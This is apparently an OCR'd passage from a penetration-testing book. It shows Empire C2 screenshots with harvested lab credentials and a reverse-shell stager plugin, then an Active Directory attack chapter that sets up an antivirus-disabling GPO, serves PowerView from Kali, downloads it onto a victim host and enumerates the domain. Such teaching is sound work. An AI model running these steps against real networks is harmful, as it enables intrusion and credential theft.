

Credentials
REFRESH
CREATE
Id CredType Username Password Domain Host Actions
1 hash sshd_server 8d0a16cfc061c3359db455d00ec27035 VAGRANT-2008R2 vagrant-2008R2
2 plaintext sshd_server D@rj33l1ng VAGRANT-2008R2 vagrant-2008R2
3 hash Administrator e02bc503339d51f71d913c245d35b50b VAGRANT-2008R2 vagrant-2008R2
4 plaintext Administrator vagrant VAGRANT-2008R2 vagrant-2008R2
Rows per page: 10
1-4 of 4



Plugins / List
REFRESH
LIST
TASKS
Name
Description
reverseshell_stager_server
Server for reverseshell using msfvenom to act as a stage 0.
websockify_server
Websockify server for TCP proxy/bridge to connect applications. For example: run the websockify server to connect the VNC server to noVNC.
csharpserver
Empire C# server for agents.
basic_reporting
Generates credentials.csv, sessions.csv, and master.log. Writes to server/data directory.
socksproxyserver
Launches a Socks Proxy Server to run in the background of Empire.
chiselserver
Chisel server for invoke_sharpchisel module. Requires: chisel server binaries to be placed in the data/misc directory with names chiselserver_linux and chiselserver_mac
Rows per page:
10
1-6 of 6
A
B



Plugins / basic_reporting
OFF
INTERACT
TASKS
Execute Plugin
Generates credentials.csv, sessions.csv, and master.log. Writes to server/data directory.
report
all
Reports to generate.
SUBMIT



Plugins / basic_reporting
OFF
INTERACT
TASKS
Search
Users
1
Task ID
Status
Plugin
Task Input
Task Name
User
Updated At
Actions
1
completed
basic_reporting
Generating reports for: all
empireadmin
a minute
Rows per page:
Download Input
Download Output
Copy Input to Clipboard
Copy Output to Clipboard
Download sessions.csv
Download credentials.csv
Download master.log
Download Reports


Chapter 12: Working with Active Directory Attacks






Windows Server 2019
Domain Controller
RedTeamLab
Kali Linux
Bob-PC
Windows 10
Alice-PC
Windows 10


kali-linux-2024.1-virtualbox-amd64 - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Internal Network
Name:
RedTeamLab
Advanced
Adapter Type:
Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode:
Allow All
MAC Address:
0800272E7AF7
Cable Connected
OK
Cancel
Help




```
C:\Users\Administrator>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator>
>> New-GPLink -Name "DisableAVGPO" -Target "DC=redteamlab,DC=local"


GpoId       : e5f10ab0-da45-4bdb-9594-3a6d898a661b
DisplayName : DisableAVGPO
Enabled     : True
Enforced    : False
Target      : DC=redteamlab,DC=local
Order       : 2
```

```
PS C:\Users\Administrator> Set-GPLink -Name "DisableAVGPO" -Target "DC=redteamlab,DC=local" -Enforced Yes


GpoId       : e5f10ab0-da45-4bdb-9594-3a6d898a661b
DisplayName : DisableAVGPO
Enabled     : True
Enforced    : True
Target      : DC=redteamlab,DC=local
Order       : 2
```

```
kali@kali:~$ mkdir pentest-tools

kali@kali:~$ cd pentest-tools

kali@kali:~/pentest-tools$ locate PowerView.ps1
/usr/share/windows-resources/powersploit/Recon/PowerView.ps1

kali@kali:~/pentest-tools$ cp /usr/share/windows-resources/powersploit/Recon/PowerView.ps1 .

kali@kali:~/pentest-tools$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

```
C:\Windows\system32> cd C:\Users\gambit\Downloads

C:\Users\gambit\Downloads> powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\gambit\Downloads> iwr -uri http://192.168.42.27:8080/PowerView.ps1 -OutFile PowerView.ps1
PS C:\Users\gambit\Downloads> ls


    Directory: C:\Users\gambit\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/10/2024   5:10 PM         770279 PowerView.ps1
```

```
PS C:\Users\gambit\Downloads> Get-NetDomain


Forest                  : redteamlab.local
DomainControllers       : {DC1.redteamlab.local}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : DC1.redteamlab.local
RidRoleOwner            : DC1.redteamlab.local
InfrastructureRoleOwner : DC1.redteamlab.local
Name                    : redteamlab.local
```

```
PS C:\Users\gambit\Downloads> Get-DomainSID
S-1-5-21-3308815703-1801899785-1924879678
```

```
PS C:\Users\gambit\Downloads> Get-DomainPolicy


Unicode        : @{Unicode=yes}
SystemAccess   : @{MinimumPasswordAge=1; MaximumPasswordAge=42; MinimumPasswordLength=7;
                 PasswordComplexity=1; PasswordHistorySize=24; LockoutBadCount=0;
                 RequireLogonToChangePassword=0; ForceLogoffWhenHourExpire=0;
                 ClearTextPassword=0; LSAAnonymousNameLookup=0}
KerberosPolicy : @{MaxTicketAge=10; MaxRenewAge=7; MaxServiceAge=600; MaxClockSkew=5;
                 TicketValidateClient=1}
RegistryValues : @{MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=System.Object[]}
Version        : @{signature="$CHICAGO$"; Revision=1}
Path           : \\redteamlab.local\sysvol\redteamlab.local\Policies\{31B2F340-016D-11D2-945F-
                 00C04FB984F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf
GPOName        : {31B2F340-016D-11D2-945F-00C04FB984F9}
GPODisplayName : Default Domain Policy
```

```
PS C:\Users\gambit\Downloads> Get-NetDomainController


Forest                   : redteamlab.local
CurrentTime              : 1/11/2024 1:27:31 AM
HighestCommittedUsn      : 28691
OSVersion                : Windows Server 2019 Datacenter Evaluation
Roles                    : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain                   : redteamlab.local
IPAddress                : 192.168.42.40
SiteName                 : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections       : {}
OutboundConnections      : {}
Name                     : DC1.redteamlab.local
Partitions               : {DC=redteamlab,DC=local,
                           CN=Configuration,DC=redteamlab,DC=local,
                           CN=Schema,CN=Configuration,DC=redteamlab,DC=local,
                           DC=DomainDnsZones,DC=redteamlab,DC=local...}
```

```
PS C:\Users\gambit\Downloads> Get-NetUser


logoncount              : 8
badpasswordtime         : 1/10/2024 4:32:33 PM
description             : Built-in account for administering the computer/domain
distinguishedname       : CN=Administrator,CN=Users,DC=redteamlab,DC=local
objectclass             : {top, person, organizationalPerson, user}
lastlogontimestamp      : 1/10/2024 4:32:48 PM
name                    : Administrator
objectsid               : S-1-5-21-3308815703-1801899785-1924879678-500
samaccountname          : Administrator
admincount              : 1
codepage                : 0
samaccounttype          : USER_OBJECT
accountexpires          : NEVER
countrycode             : 0
whenchanged             : 1/11/2024 12:32:48 AM
instancetype            : 4
objectguid              : 72456ec6-3e71-46c1-a321-da79ca76fced
lastlogon               : 1/10/2024 4:32:48 PM
lastlogoff              : 12/31/1600 4:00:00 PM
objectcategory          : CN=Person,CN=Schema,CN=Configuration,DC=redteamlab,DC=local
dscorepropagationdata   : {12/24/2023 2:12:12 PM, 12/24/2023 2:12:12 PM, 12/24/2023 1:10:52
                          PM, 1/1/1601 6:12:16 PM}
memberof                : {CN=Group Policy Creator Owners,CN=Users,DC=redteamlab,DC=local,
                          CN=Domain Admins,CN=Users,DC=redteamlab,DC=local, CN=Enterprise
                          Admins,CN=Users,DC=redteamlab,DC=local, CN=Schema
                          Admins,CN=Users,DC=redteamlab,DC=local...}
whencreated             : 12/24/2023 1:10:43 PM
iscriticalsystemobject  : True
badpwdcount             : 0
cn                      : Administrator
```

```
PS C:\Users\gambit\Downloads> Get-NetComputer


pwdlastset                    : 12/24/2023 5:11:10 AM
logoncount                    : 22
serverreferencebl             : CN=DC1,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Confi
                                guration,DC=redteamlab,DC=local
badpasswordtime               : 12/31/1600 4:00:00 PM
distinguishedname             : CN=DC1,OU=Domain Controllers,DC=redteamlab,DC=local
objectclass                   : {top, person, organizationalPerson, user...}
lastlogontimestamp            : 1/10/2024 4:13:50 PM
name                          : DC1
objectsid                     : S-1-5-21-3308815703-1801899785-1924879678-1000
samaccountname                : DC1$
localpolicyflags              : 0
codepage                      : 0
samaccounttype                : MACHINE_ACCOUNT
whenchanged                   : 1/11/2024 12:13:50 AM
accountexpires                : NEVER
countrycode                   : 0
operatingsystem               : Windows Server 2019 Datacenter Evaluation
instancetype                  : 4
msdfsr-computerreferencebl    : CN=DC1,CN=Topology,CN=Domain System
                                Volume,CN=DFSR-GlobalSettings,CN=System,DC=redteamlab,DC=local
objectguid                    : 145a3c28-b5ab-464d-8747-bfb8ee2dd3c6
operatingsystemversion        : 10.0 (17763)
lastlogoff                    : 12/31/1600 4:00:00 PM
objectcategory                : CN=Computer,CN=Schema,CN=Configuration,DC=redteamlab,DC=local
dscorepropagationdata         : {12/24/2023 1:10:52 PM, 1/1/1601 12:00:01 AM}
serviceprincipalname          : {Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/DC1.redteamlab.loca
                                l, ldap/DC1.redteamlab.local/ForestDnsZones.redteamlab.local,
                                ldap/DC1.redteamlab.local/DomainDnsZones.redteamlab.local,
                                DNS/DC1.redteamlab.local...}
usncreated                    : 12293
lastlogon                     : 1/10/2024 5:20:09 PM
```

```
PS C:\Users\gambit\Downloads> Get-NetGroup


grouptype              : CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY
admincount             : 1
iscriticalsystemobject : True
samaccounttype         : ALIAS_OBJECT
samaccountname         : Administrators
whenchanged            : 12/24/2023 2:12:12 PM
objectsid              : S-1-5-32-544
objectclass            : {top, group}
cn                     : Administrators
usnchanged             : 20565
systemflags            : -1946157056
name                   : Administrators
dscorepropagationdata  : {12/24/2023 2:12:12 PM, 12/24/2023 1:10:52 PM, 1/1/1601 12:04:16 AM}
description            : Administrators have complete and unrestricted access to the
                         computer/domain
distinguishedname      : CN=Administrators,CN=Builtin,DC=redteamlab,DC=local
member                 : {CN=sqladmin,CN=Users,DC=redteamlab,DC=local,
                         CN=wolverine,CN=Users,DC=redteamlab,DC=local, CN=Domain
                         Admins,CN=Users,DC=redteamlab,DC=local, CN=Enterprise
                         Admins,CN=Users,DC=redteamlab,DC=local...}
usncreated             : 8199
whencreated            : 12/24/2023 1:10:43 PM
instancetype           : 4
objectguid             : 36997f8f-ca7d-412a-ab8c-f6ddea97693c
objectcategory         : CN=Group,CN=Schema,CN=Configuration,DC=redteamlab,DC=local

grouptype              : CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY
systemflags            : -1946157056
iscriticalsystemobject : True
samaccounttype         : ALIAS_OBJECT
samaccountname         : Users
whenchanged            : 12/24/2023 1:10:52 PM
```

```
PS C:\Users\gambit\Downloads> Get-NetLocalGroup -ComputerName dc1.redteamlab.local

ComputerName         GroupName                                Comment
------------         ---------                                -------
dc1.redteamlab.local Server Operators                         Members can administer domain ...
dc1.redteamlab.local Account Operators                        Members can administer domain ...
dc1.redteamlab.local Pre-Windows 2000 Compatible Access       A backward compatibility group...
dc1.redteamlab.local Incoming Forest Trust Builders           Members of this group can crea...
dc1.redteamlab.local Windows Authorization Access Group       Members of this group have acc...
dc1.redteamlab.local Terminal Server License Servers          Members of this group can upda...
dc1.redteamlab.local Administrators                           Administrators have complete a...
dc1.redteamlab.local Users                                    Users are prevented from makin...
dc1.redteamlab.local Guests                                   Guests have the same access as...
dc1.redteamlab.local Print Operators                          Members can administer printer...
dc1.redteamlab.local Backup Operators                         Backup Operators can override ...
dc1.redteamlab.local Replicator                               Supports file replication in a...
dc1.redteamlab.local Remote Desktop Users                     Members in this group are gran...
dc1.redteamlab.local Network Configuration Operators          Members in this group can have...
dc1.redteamlab.local Performance Monitor Users                Members of this group can acce...
dc1.redteamlab.local Performance Log Users                    Members of this group may sche...
dc1.redteamlab.local Distributed COM Users                    Members are allowed to launch,...
dc1.redteamlab.local IIS_IUSRS                                Built-in group used by Interne...
dc1.redteamlab.local Cryptographic Operators                  Members are authorized to perf...
```

```
PS C:\Users\gambit\Downloads> Invoke-ShareFinder -Verbose
VERBOSE: [Find-DomainShare] Querying computers in the domain
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC1.REDTEAMLAB.LOCAL/DC=REDTEAMLAB,DC=LOCAL
VERBOSE: [Get-DomainComputer] Get-DomainComputer filter string: (&(samAccountType=805306369))
VERBOSE: [Find-DomainShare] TargetComputers length: 3
VERBOSE: [Find-DomainShare] Using threading with threads: 20
VERBOSE: [New-ThreadedFunction] Total number of hosts: 3
VERBOSE: [New-ThreadedFunction] Total number of threads/partitions: 3
VERBOSE: [New-ThreadedFunction] Threads executing

VERBOSE: [New-ThreadedFunction] Waiting 100 seconds for final cleanup...
Name            Type Remark        ComputerName
----            ---- ------        ------------
ADMIN$    2147483648 Remote Admin  Bob-PC.redteamlab.local
C$        2147483648 Default share Bob-PC.redteamlab.local
DataShare          0               Bob-PC.redteamlab.local
IPC$      2147483651 Remote IPC    Bob-PC.redteamlab.local
ADMIN$    2147483648 Remote Admin  DC1.redteamlab.local
C$        2147483648 Default share DC1.redteamlab.local
DataShare          0               DC1.redteamlab.local
IPC$      2147483651 Remote IPC    DC1.redteamlab.local
NETLOGON           0 Logon serv... DC1.redteamlab.local
SYSVOL             0 Logon serv... DC1.redteamlab.local
ADMIN$    2147483648 Remote Admin  Alice-PC.redteamlab....
C$        2147483648 Default share Alice-PC.redteamlab....
DataShare          0               Alice-PC.redteamlab....
IPC$      2147483651 Remote IPC    Alice-PC.redteamlab....
```

```
PS C:\Users\gambit\Downloads> Get-NetGPO

usncreated               : 5672
systemflags              : -1946157056
displayname              : Default Domain Policy
gpcmachineextensionnames : [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{53D6AB1B-2488-11D1-A28C-00C
                           04FB94F17}][{827D319E-6EAC-11D2-A4EA-00C04F79F83A}{803E14A0-B4FB-11
                           D0-A0D0-00A0C90F574B}][{B1BE8D72-6EAC-11D2-A4EA-00C04F79F83A}{53D6A
                           B1B-2488-11D1-A28C-00C04FB94F17}]
whenchanged              : 12/24/2023 1:17:26 PM
objectclass              : {top, container, groupPolicyContainer}
gpcfunctionalityversion  : 2
showinadvancedviewonly   : True
usnchanged               : 12591
dscorepropagationdata    : {12/24/2023 1:10:52 PM, 1/1/1601 12:00:00 AM}
name                     : {31B2F340-016D-11D2-945F-00C04FB984F9}
flags                    : 0
cn                       : {31B2F340-016D-11D2-945F-00C04FB984F9}
iscriticalsystemobject   : True
gpcfilesyspath           : \\redteamlab.local\sysvol\redteamlab.local\Policies\{31B2F340-016D-
                           11D2-945F-00C04FB984F9}
distinguishedname        : CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=
                           redteamlab,DC=local
whencreated              : 12/24/2023 1:10:43 PM
versionnumber            : 3
instancetype             : 4
objectguid               : 458e458d-bcf3-4816-9852-608ba7d842b3
objectcategory           : CN=Group-Policy-Container,CN=Schema,CN=Configuration,DC=redteamlab,
                           DC=local
```


```
PS C:\Users\gambit\Downloads> Get-NetForest


RootDomainSid          : S-1-5-21-3308815703-1801899785-1924879678
Name                   : redteamlab.local
Sites                  : {Default-First-Site-Name}
Domains                : {redteamlab.local}
GlobalCatalogs         : {DC1.redteamlab.local}
ApplicationPartitions  : {DC=DomainDnsZones,DC=redteamlab,DC=local,
                         DC=ForestDnsZones,DC=redteamlab,DC=local}
ForestModeLevel        : 7
ForestMode             : Unknown
RootDomain             : redteamlab.local
Schema                 : CN=Schema,CN=Configuration,DC=redteamlab,DC=local
SchemaRoleOwner        : DC1.redteamlab.local
NamingRoleOwner        : DC1.redteamlab.local
```

```
PS C:\Users\gambit\Downloads> Get-NetForestDomain


Forest                     : redteamlab.local
DomainControllers          : {DC1.redteamlab.local}
Children                   : {}
DomainMode                 : Unknown
DomainModeLevel            : 7
Parent                     :
PdcRoleOwner               : DC1.redteamlab.local
RidRoleOwner               : DC1.redteamlab.local
InfrastructureRoleOwner    : DC1.redteamlab.local
Name                       : redteamlab.local
```


```
PS C:\Users\gambit\Downloads> Get-NetForestCatalog


Forest                      : redteamlab.local
CurrentTime                 : 1/11/2024 1:50:49 AM
HighestCommittedUsn         : 28701
OSVersion                   : Windows Server 2019 Datacenter Evaluation
Roles                       : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain                      : redteamlab.local
IPAddress                   : 192.168.42.40
SiteName                    : Default-First-Site-Name
SyncFromAllServersCallback  :
InboundConnections          : {}
OutboundConnections         : {}
Name                        : DC1.redteamlab.local
Partitions                  : {DC=redteamlab,DC=local,
                              CN=Configuration,DC=redteamlab,DC=local,
                              CN=Schema,CN=Configuration,DC=redteamlab,DC=local,
                              DC=DomainDnsZones,DC=redteamlab,DC=local...}
```

